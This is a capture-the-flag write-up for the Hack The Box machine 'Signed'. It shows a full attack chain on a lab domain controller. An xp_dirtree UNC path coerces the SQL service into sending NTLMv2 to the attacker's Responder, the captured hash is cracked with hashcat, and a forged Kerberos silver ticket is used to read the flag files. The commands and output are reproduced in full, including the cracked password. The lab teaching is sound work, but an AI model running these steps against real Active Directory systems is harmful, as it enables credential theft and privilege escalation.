HTB Windows Medium: Signed
Table of Contents
1. Reconnaissance #
First, we run nmap to see which services are open:
┌──(havertz2110㉿kali)-[~]
└─$ nmap -sC -sV 10.10.11.90
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 14:24 EST
Nmap scan report for 10.10.11.90 (10.10.11.90)
Host is up (0.21s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.10.11.90:1433:
|     Target_Name: SIGNED
|     NetBIOS_Domain_Name: SIGNED
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: SIGNED.HTB
|     DNS_Computer_Name: DC01.SIGNED.HTB
|     DNS_Tree_Name: SIGNED.HTB
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.90:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-11-16T18:59:18+00:00; -28m23s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-11-15T06:15:36
|_Not valid after:  2055-11-15T06:15:36

Host script results:
|_clock-skew: mean: -28m23s, deviation: 0s, median: -28m23s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 206.58 seconds
From the scan results, we can draw a few basic conclusions:
- There is an MsSQL Server running → we can use impacket-mssqlclient.
- There is a
SIGNEDDomain and the SPNMSSQLSvc/dc01.signed.htb→ this SQL Server is running in an AD environment.
When dealing with a SQL Server in a domain, we can think of 2 attack vectors:
- Vector 1: use
xp_dirtree/xp_fileexist+ a UNC path pointing to the attacker → capture the NetNTLM of the account running SQL (in many cases this account has higher privileges). After obtaining the service account credential, we can proceed with Kerberos abuse (silver ticket, constrained delegation, etc.). - Vector 2: abuse
xp_cmdshellin case the available account hassysadminprivileges for RCE (low likelihood).
→ Since there’s nothing else to exploit, we’ll go with vector 1.
2. Initial Access #
First, we connect to the SQL Server with impacket using the credentials provided in the machine’s description, and force the SQL server to access a UNC path pointing to the attacker (us). It will then use the service/domain account to authenticate, allowing us to capture the hash. To do this we’ll use Responder to pose as a server → receive NTLMv2, crack with hashcat.

Here we set up an additional terminal running responder with the command sudo -I responder tun0 -v as follows:
We use the command EXEC master..xp_dirtree '\\10.10.14.129\share'; to make a request to the UNC path, and immediately capture the hash on Responder as follows:

I’m recording it as text for easier handling later:
[SMB] NTLMv2-SSP Client   : 10.10.11.90
[SMB] NTLMv2-SSP Username : SIGNED\mssqlsvc
[SMB] NTLMv2-SSP Hash     : mssqlsvc::SIGNED:cbefbbb4ec29815e:672A34094733E91B79751767075A8657:010100000000000080E107510B57DC013C75714D289AEFE70000000002000800440035003100550001001E00570049004E002D0043004E004B004E004E0046005800490050004F00430004003400570049004E002D0043004E004B004E004E0046005800490050004F0043002E0044003500310055002E004C004F00430041004C000300140044003500310055002E004C004F00430041004C000500140044003500310055002E004C004F00430041004C000700080080E107510B57DC0106000400020000000800300030000000000000000000000000300000CA243726228816FA2963DC6424B6CCD54F8EB7BD042FCD0CE53E60BE91DF4FBE0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100320039000000000000000000
With the NTLM hash, we use hashcat to crack it with the command hashcat -m 5600 hash.txt rockyou.txt --show:
└─$ hashcat -m 5600 hash.txt rockyou.txt --show

MSSQLSVC::SIGNED:cbefbbb4ec29815e:672a34094733e91b79751767075a8657:010100000000000080e107510b57dc013c75714d289aefe70000000002000800440035003100550001001e00570049004e002d0043004e004b004e004e0046005800490050004f00430004003400570049004e002d0043004e004b004e004e0046005800490050004f0043002e0044003500310055002e004c004f00430041004c000300140044003500310055002e004c004f00430041004c000500140044003500310055002e004c004f00430041004c000700080080e107510b57dc0106000400020000000800300030000000000000000000000000300000ca243726228816fa2963dc6424b6ccd54f8eb7bd042fcd0ce53e60be91df4fbe0a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310034002e003100320039000000000000000000:purPLE9795!@

Now that we have the service account’s credentials, we reconnect to the MsSQL server:

We check whether this account has sysadmin privileges with the query SELECT IS_SRVROLEMEMBER('sysadmin');. It returns 0 → it doesn’t:
Hmm, we’re a bit stuck at this point, but since our goal is privilege escalation, we need to know what we have to escalate from. So here we try to enumerate which groups/users exist in this SIGNED domain:
SQL (SIGNED\mssqlsvc  guest@master)> SELECT name, type_desc, sid  FROM sys.server_principals WHERE name LIKE 'SIGNED\%' ORDER BY name;
name                  type_desc                                                               sid
-------------------   -------------   -----------------------------------------------------------
SIGNED\Domain Users   WINDOWS_GROUP   b'0105000000000005150000005b7bb0f398aa2245ad4a1ca401020000'

SIGNED\IT             WINDOWS_GROUP   b'0105000000000005150000005b7bb0f398aa2245ad4a1ca451040000'

SQL (SIGNED\mssqlsvc  guest@master)>
From the information above, the SIGNED\IT group looks quite promising. For the purpose of forging a silver ticket, we’ll need to decode these sids to obtain the RID. First, for SIGNED\IT, we convert it to bytes:
01 05 00 00 00 00 00 05 15 00 00 00 5b 7b b0 f3 98 aa 22 45 ad 4a 1c a4 51 04 00 00
Its SID in Windows format looks like this:
01 → revision

05 → sub-authority count

00 00 00 00 00 05 → authority = 5 → S-1-5

15 00 00 00 → 21 → S-1-5-21

Then each 4-byte block (in LE) is one number:

5b 7b b0 f3 → 4088429403

98 aa 22 45 → 1159899800

ad 4a 1c a4 → 2753317549

51 04 00 00 → 0x00000451 = 1105
Putting it all together, we get:
S-1-5-21-4088429403-1159899800-2753317549-1105
At this point, to forge a silver ticket, we’ll need the following information:
nthash - not yet
DOMSID = S-1-5-21-4088429403-1159899800-2753317549
domain = SIGNED.HTB
spn = MSSQLSvc/DC01.SIGNED.HTB
groups = 512, IT_RID(1105)
user-id = MSSQLSVC_RID(not yet) mssqlsvc
To find MSSQLSVC_RID, we use the following command to extract the sid:
SQL (SIGNED\mssqlsvc  guest@master)> SELECT SUSER_SID('SIGNED\MSSQLSVC');

-----------------------------------------------------------
b'0105000000000005150000005b7bb0f398aa2245ad4a1ca44f040000'
Decoding it gives us S-1-5-21-4088429403-1159899800-2753317549-1103.
That leaves only the service account’s nthash. To get it, we compute it with the following command:
└─$ echo -n 'purPLE9795!@' | iconv -f UTF-8 -t UTF-16LE | openssl md4

MD4(stdin)= ef699384c3285c54128a3ee1ddb1a0cc
3. Privilege Escalation #
Now we have all the necessary information, so we proceed to forge the silver ticket with the following commands:
──(havertz2110㉿kali)-[~]
└─$ nthash="ef699384c3285c54128a3ee1ddb1a0cc"

┌──(havertz2110㉿kali)-[~]
└─$ DOMSID="S-1-5-21-4088429403-1159899800-2753317549"

┌──(havertz2110㉿kali)-[~]
└─$ IT_RID=1105

┌──(havertz2110㉿kali)-[~]
└─$ MSSQLSVC_RID=1103


┌──(havertz2110㉿kali)-[~]
└─$ impacket-ticketer \
  -nthash $nthash \
  -domain-sid "$DOMSID" \
  -domain SIGNED.HTB \
  -spn MSSQLSvc/DC01.SIGNED.HTB \
  -groups 512,$IT_RID \
  -user-id $MSSQLSVC_RID mssqlsvc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for SIGNED.HTB/mssqlsvc
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in mssqlsvc.ccache
We have now packaged the silver ticket. To use it, we need to set the environment variable KRB5CCNAME. If we don’t set it, Kerberos will use the default cache at /tmp/krb5cc_<uid>, which doesn’t contain the ticket we just created.
So we set the environment variable to tell Kerberos to use this ticket, then verify:
┌──(havertz2110㉿kali)-[~]
└─$ export KRB5CCNAME="$(pwd)/mssqlsvc.ccache"

┌──(havertz2110㉿kali)-[~]
└─$ klist
Ticket cache: FILE:/home/havertz2110/mssqlsvc.ccache
Default principal: mssqlsvc@SIGNED.HTB

Valid starting       Expires              Service principal
11/17/2025 08:57:09  11/15/2035 08:57:09  MSSQLSvc/DC01.SIGNED.HTB:1433@SIGNED.HTB
        renew until 11/15/2035 08:57:09
→ Done. Now we use the silver ticket to log in:
┌──(havertz2110㉿kali)-[~]
└─$ sudo impacket-mssqlclient -k 'SIGNED.HTB/mssqlsvc@dc01.SIGNED.HTB' -windows-auth -no-pass

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (SIGNED\mssqlsvc  dbo@master)>  SELECT * FROM OPENROWSET(BULK N'C:\Users\mssqlsvc\Desktop\user.txt', SINGLE_CLOB) AS t;
BulkColumn
---------------------------------------
b'1cbf0b30c88ca607f6c8e6e3fced2757\r\n'

SQL (SIGNED\mssqlsvc  dbo@master)>  SELECT * FROM OPENROWSET(BULK N'C:\Users\Administrator\Desktop\root.txt', SINGLE_CLOB) AS t;
BulkColumn
---------------------------------------
b'c646b7a164e807cdea31fa12ffb086c0\r\n'

SQL (SIGNED\mssqlsvc  dbo@master)>
Note: during the final impacket step, you may sometimes encounter the error "..the login is from an untrusted domain and cannot be used with Integration authentication". There are 2 ways to fix it:
- Sync your machine’s clock with the server’s clock
- Prepend sudo to the impacket command